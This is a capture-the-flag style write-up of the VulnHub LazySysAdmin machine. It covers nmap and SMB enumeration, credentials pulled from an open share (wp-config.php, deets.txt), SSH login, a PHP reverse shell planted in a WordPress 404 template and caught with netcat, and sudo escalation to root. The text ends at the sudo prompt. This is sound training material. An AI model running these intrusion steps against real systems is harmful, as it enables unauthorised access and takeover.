[VulnHub] LazySysAdmin: 1

Date: 29/Oct/2019
Categories: oscp, vulnhub, linux
Tags: enumerate_app_wordpress, exploit_smb_nullsession, exploit_smb_web_root, exploit_php_reverseshell, exploit_credsreuse, exploit_wordpress_template, privesc_sudo

Overview

This is a writeup for VulnHub VM LazySysAdmin: 1. Here are stats for this machine from machinescli:

```
machinescli -t --info lazysys
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#205	LazySysAdmin: 1						enumerate_app_wordpress exploit_smb_nullsession exploit_smb_web_root exploit_php_reverseshell exploit_credsreuse exploit_wordpress_template privesc_sudo

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (`enumeration` → `exploitation` → `privilege escalation`) for this machine:



Figure 2: writeup.overview.killchain

TTPs

1. `22/tcp/ssh/OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)`: privesc_sudo
2. `80/tcp/http/Apache httpd 2.4.7 ((Ubuntu))`: enumerate_app_wordpress, exploit_credsreuse, exploit_php_reverseshell, exploit_wordpress_template
3. `139/tcp/netbios-ssn/Samba smbd 3.X - 4.X (workgroup: WORKGROUP)`: exploit_smb_nullsession, exploit_smb_web_root

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Tue Oct 29 11:18:00 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/writeups/vulnhub.lazysysadmin1/results/192.168.92.191/scans/_quick_tcp_nmap.txt -oX /root/toolbox/writeups/vulnhub.lazysysadmin1/results/192.168.92.191/scans/xml/_quick_tcp_nmap.xml 192.168.92.191
Nmap scan report for 192.168.92.191
Host is up, received arp-response (0.019s latency).
Scanned at 2019-10-29 11:18:03 PDT for 27s
Not shown: 994 closed ports
Reason: 994 resets
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKXQVTTRKsDhYwPWdmZ2BDTjKcCtJ7SnW0BHwbBvIdUVOh7zjZ6xjkEJ4TkT/Y+lJUolKMMNDu+CNPrRNKyBfjQ5w13mO7/3mKh9p52bzHG6XFS2m7GI4cLiDbmjO9L/YhU5deFP1Bo02KxzREp/ipz/CVlRr8IZm/x7SbPXtzv1AAAAFQDorLYH3AOwt18+kzAxGO0f2SarWQAAAIEAmOm6aWDLi+a85rfIm2Llb24aPZN3OsntJKVk4iCDbKxXi7xd6K9h1t+Utrg7dn4oO/QrVv8RRYBSiuJ8sy7B2+YDM0X7v+yqIG8FdA66tFpnMiMvdhYXoLyiod71vTqmGuAVKyHc56fUtdb3gCMjO0CHhPTKg2S0gPfFOqiyGVUAAACACvwr3X/J81OmevpUQokt4xBBPNiIGkbK9KbZG63vi1NvGmaOkzbo3Cf8gZ0ILFd3YlryhP6c8PHaQMWcvzMT9oTyJ4FOokv1D3Mh4APPZ1SDq/QIHQZAjeUrHl8ZVHKk5ZYktAE=
|   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDL4kUdp6Gej0kmVuGrpPSUUIqYmMsiqjbZ4PFCmji+ozLhgBlWE4+XcghV9PWTUmBdU6yZsylputJMi87GBW8s66tCnZU2lm+APerAT+euYlUgi+xoigD+g2VWthVNwvj2mg8updYtcZ3Jv2besdsohtadike0fwJAPfvl/ss9jE9AFv73DHu2EuwrP/3tM0WG7GgQQj01TFmrLYnDX9unvKcOi3kLgQ9I6JfdSC1oc+lBtkOp12hr5gIlYIlAgI+E2yl79cdk6PTQ4mgRmIEJguLbWo8mnaEI77y1Lz7xpxi89/gWjQuS+DMPbbpoJZdRkTldTr0QaJuP2i0ys8Dh
|   256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBcmYC//tB7vdI00Q3Czjvzi7cao1q+PtbUHYxSk7ay3rM1LStjxRkpUZPQWpVRdU9kWJhIiYZDMPf8gOSgC2eY=
|   256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKQXcDdFdhnLjXj6zgOcox1r7UBkTYpaOYdioJt97xdA
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Silex v2.2.7
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
| http-robots.txt: 4 disallowed entries
|_/old/ /test/ /TR2/ /Backnode_files/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Backnode
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp open  mysql       syn-ack ttl 64 MySQL (unauthorized)
6667/tcp open  irc         syn-ack ttl 64 InspIRCd
| irc-info:
|   server: Admin.local
|   users: 1
|   servers: 1
|   chans: 0
|   lusers: 1
|   lservers: 0
```

```
|   source ident: nmap
|   source host: 192.168.92.190
|_  error: Closing link: (nmap@192.168.92.190) [Client exited]
MAC Address: 00:0C:29:C2:70:16 (VMware)
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h19m58s, deviation: 5h46m22s, median: 0s
| nbstat: NetBIOS name: LAZYSYSADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   LAZYSYSADMIN<00>     Flags: <unique><active>
|   LAZYSYSADMIN<03>     Flags: <unique><active>
|   LAZYSYSADMIN<20>     Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 59130/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 20872/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 25346/udp): CLEAN (Failed to receive data)
|   Check 4 (port 16469/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: lazysysadmin
|   NetBIOS computer name: LAZYSYSADMIN\x00
|   Domain name: \x00
|   FQDN: lazysysadmin
|_  System time: 2019-10-30T04:18:22+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-10-29 11:18:22
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Oct 29 11:18:30 2019 -- 1 IP address (1 host up) scanned in 30.69 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

```
openports
```

#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux protocol 2.0)	./results/192.168.92.191/scans/tcp_22_ssh_nmap.txt
2.	80/tcp	http	ttl 64 Apache httpd 2.4.7 ((Ubuntu))	./results/192.168.92.191/scans/tcp_80_http_gobuster.txt ./results/192.168.92.191/scans/tcp_80_http_nikto.txt ./results/192.168.92.191/scans/tcp_80_http_nmap.txt ./results/192.168.92.191/scans/tcp_80_http_robots.txt ./results/192.168.92.191/scans/tcp_80_http_whatweb.txt
3.	137/udp	netbios-ns	ttl 64 Samba nmbd netbios-ns (workgroup: WORKGROUP)	./results/192.168.92.191/scans/enum4linux.txt ./results/192.168.92.191/scans/nbtscan.txt ./results/192.168.92.191/scans/udp_137_smb_nmap.txt
4.	139/tcp	netbios-ssn	ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	./results/192.168.92.191/scans/enum4linux.txt ./results/192.168.92.191/scans/smbclient.txt ./results/192.168.92.191/scans/tcp_139_smb_nmap.txt
5.	445/tcp	netbios-ssn	ttl 64 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)	./results/192.168.92.191/scans/enum4linux.txt ./results/192.168.92.191/scans/smbclient.txt ./results/192.168.92.191/scans/tcp_445_smb_nmap.txt
6.	3306/tcp	mysql	ttl 64 MySQL (unauthorized)	./results/192.168.92.191/scans/tcp_3306_mysql_nmap.txt
7.	6667/tcp	irc	ttl 64 InspIRCd	

Figure 3: writeup.enumeration.steps.2.1

3. Upon visiting the `80/tcp`, we find an unknown web application. Inspecting further, we find a few links via `robots.txt` file but none of those seem useful.



Figure 4: writeup.enumeration.steps.3.1

Figure 5: writeup.enumeration.steps.3.2

4. We also find a `wordpress` directory from the `gobuster` scan report. Initial attempts to login via common default credentials didn't succeed. Since we already have read access to Wordpress installation via the open SMB share, we download the `wp-config.php` file and obtain the hardcoded MySQL credentials within it:

```
gobuster -u http://192.168.92.191:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
 ↪  -e -k -l -s "200,204,301,302,307,401,403" -x "txt,html,php,asp,aspx,jsp"
smbclient //192.168.92.191/share$
  cd wordpress
  get wp-config.php
```

```
smb: \> cd wordpress
smb: \wordpress\> dir
  .                                   D        0  Tue Oct 29 11:18:53 2019
  ..                                  D        0  Tue Aug 15 04:05:52 2017
  wp-config-sample.php                N     2853  Wed Dec 16 01:58:26 2015
  wp-trackback.php                    N     4513  Fri Oct 14 12:39:28 2016
  wp-admin                            D        0  Wed Aug  2 14:02:02 2017
  wp-settings.php                     N    16200  Thu Apr  6 11:01:42 2017
  wp-blog-header.php                  N      364  Sat Dec 19 03:20:28 2015
  index.php                           N      418  Tue Sep 24 17:18:11 2013
  wp-cron.php                         N     3286  Sun May 24 10:26:25 2015
  wp-links-opml.php                   N     2422  Sun Nov 20 18:46:30 2016
  readme.html                         N     7413  Tue Oct 29 11:18:53 2019
  wp-signup.php                       N    29924  Tue Jan 24 03:08:42 2017
  wp-content                          D        0  Tue Oct 29 11:18:52 2019
  license.txt                         N    19935  Tue Oct 29 11:18:53 2019
  wp-mail.php                         N     8048  Tue Jan 10 21:13:43 2017
  wp-activate.php                     N     6864  Tue Oct 29 11:18:53 2019
  .htaccess                           H       35  Tue Aug 15 04:40:13 2017
  xmlrpc.php                          N     3065  Wed Aug 31 09:31:29 2016
  wp-login.php                        N    34347  Tue Oct 29 11:18:53 2019
  wp-load.php                         N     3301  Mon Oct 24 20:15:30 2016
  wp-comments-post.php                N     1627  Mon Aug 29 05:00:32 2016
  wp-config.php                       N     3703  Mon Aug 21 02:25:14 2017
  wp-includes                         D        0  Wed Aug  2 14:02:03 2017

                3029776 blocks of size 1024. 1452020 blocks available
smb: \wordpress\>
smb: \wordpress\>
smb: \wordpress\> get wp-config.php
getting file \wordpress\wp-config.php of size 3703 as wp-config.php (401.8 KiloBytes/sec) (average 401.8 KiloBytes/sec)
smb: \wordpress\>
```

Figure 6: writeup.enumeration.steps.4.1

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');
```

Figure 7: writeup.enumeration.steps.4.2

5. We explore the SMB service and find that there is a user named `togie` on this system. Other than that, there is an open (readonly) SMB share and it is also the web root. We find a lot of interesting files within this directory, particularly the `deets.txt` file that has a password `12345`, possibly for user `togie`:

```
enum4linux -a -M -l -d 192.168.92.191
smbclient //192.168.92.191/share$
http://192.168.92.191/deets.txt
```

```
S-1-5-21-2952042175-1524911573-1237092750-1048 *unknown*\*unknown* (8)
S-1-5-21-2952042175-1524911573-1237092750-1049 *unknown*\*unknown* (8)
S-1-5-21-2952042175-1524911573-1237092750-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\togie (Local User)
Use of uninitialized value $user_info in pattern match (m//) at ./enum4linux.pl line 932.


 ============================================
|    Getting printer info for 192.168.92.191    |
 ============================================
No printers returned.


enum4linux complete on Tue Oct 29 11:21:07 2019

```

Figure 8: writeup.enumeration.steps.5.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.lazysysadmin1 # smbclient //192.168.92.191/share$
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Aug 15 04:05:52 2017
  ..                                  D        0  Mon Aug 14 05:34:47 2017
  wordpress                           D        0  Tue Oct 29 11:18:53 2019
  Backnode_files                      D        0  Mon Aug 14 05:08:26 2017
  wp                                  D        0  Tue Aug 15 03:51:23 2017
  deets.txt                           N      139  Mon Aug 14 05:20:05 2017
  robots.txt                          N       92  Mon Aug 14 05:36:14 2017
  todolist.txt                        N       79  Mon Aug 14 05:39:56 2017
  apache                              D        0  Mon Aug 14 05:35:19 2017
  index.html                          N    36072  Sat Aug  5 22:02:15 2017
  info.php                            N       20  Tue Aug 15 03:55:19 2017
  test                                D        0  Mon Aug 14 05:35:10 2017
  old                                 D        0  Mon Aug 14 05:35:13 2017

                3029776 blocks of size 1024. 1454672 blocks available
smb: \>
```

Figure 9: writeup.enumeration.steps.5.2



Figure 10: writeup.enumeration.steps.5.3

Findings

Open Ports

```
22/tcp    |  ssh          |  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    |  http         |  Apache httpd 2.4.7 ((Ubuntu))
137/udp   |  netbios-ns   |  Samba nmbd netbios-ns (workgroup: WORKGROUP)
139/tcp   |  netbios-ssn  |  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   |  netbios-ssn  |  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp  |  mysql        |  MySQL (unauthorized)
6667/tcp  |  irc          |  InspIRCd
```

Files

```
http://192.168.92.191/robots.txt
http://192.168.92.191/deets.txt
http://192.168.92.191/wordpress
```

Users

```
ssh: togie
wordpress: admin, togie
```

Phase #2: Exploitation

1. We now ssh as user `togie` with the password `12345` obtained from `deets.txt` file and it works:

```
ssh togie@192.168.92.191
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.lazysysadmin1 # ssh togie@192.168.92.191
##############################################################################################
#                                        Welcome to Web_TR1                                  #
#                             All connections are monitored and recorded                     #
#                    Disconnect IMMEDIATELY if you are not an authorized user!               #
##############################################################################################

togie@192.168.92.191's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Oct 30 06:41:10 AEST 2019

  System load:  0.11              Processes:           188
  Usage of /:   46.3% of 2.89GB   Users logged in:     0
  Memory usage: 51%               IP address for eth0: 192.168.92.191
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

133 packages can be updated.
0 updates are security updates.

New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

togie@LazySysAdmin:~$ id
uid=1000(togie) gid=1000(togie) groups=1000(togie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
togie@LazySysAdmin:~$
togie@LazySysAdmin:~$ uname -a
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
togie@LazySysAdmin:~$
togie@LazySysAdmin:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
          inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:452802 errors:60 dropped:163 overruns:0 frame:0
          TX packets:372928 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:58198327 (58.1 MB)  TX bytes:80717590 (80.7 MB)
          Interrupt:19 Base address:0x2000
```

Figure 11: writeup.exploitation.steps.1.1

2. On the other hand, we successfully used credentials obtained from `wp-config.php` file to login to Wordpress since the administrator has reused those credentials:



Figure 12: writeup.exploitation.steps.2.1

3. To get interactive access, we edit the `404.php` template page and add a PHP reverse shell to it. We then start a local `netcat` listener and visit a non-existing page to trigger the webshell:



Figure 13: writeup.exploitation.steps.3.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.lazysysadmin1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.190] from (UNKNOWN) [192.168.92.191] 59130
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
 06:13:13 up  1:57,  0 users,  load average: 0.00, 0.53, 0.60
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
$
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
          inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:445407 errors:58 dropped:159 overruns:0 frame:0
          TX packets:368829 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:52069828 (52.0 MB)  TX bytes:80329306 (80.3 MB)
          Interrupt:19 Base address:0x2000
```

Figure 14: writeup.exploitation.steps.3.2

Phase #2.5: Post Exploitation

```
www-data@LazySysAdmin> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@LazySysAdmin>
www-data@LazySysAdmin> uname
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
 ↪  i686 i686 GNU/Linux
www-data@LazySysAdmin>
www-data@LazySysAdmin> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
      inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:445407 errors:58 dropped:159 overruns:0 frame:0
      TX packets:368829 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:52069828 (52.0 MB)  TX bytes:80329306 (80.3 MB)
      Interrupt:19 Base address:0x2000
www-data@LazySysAdmin>
www-data@LazySysAdmin> users
root
togie
```

Phase #3: Privilege Escalation

1. We find that the user `togie` can execute any commands as user `root`. We use this misconfiguration to elevate privileges:

```
sudo -l
sudo bash
```

```
togie@LazySysAdmin:/dev/shm$ sudo -l
[sudo] password for togie:
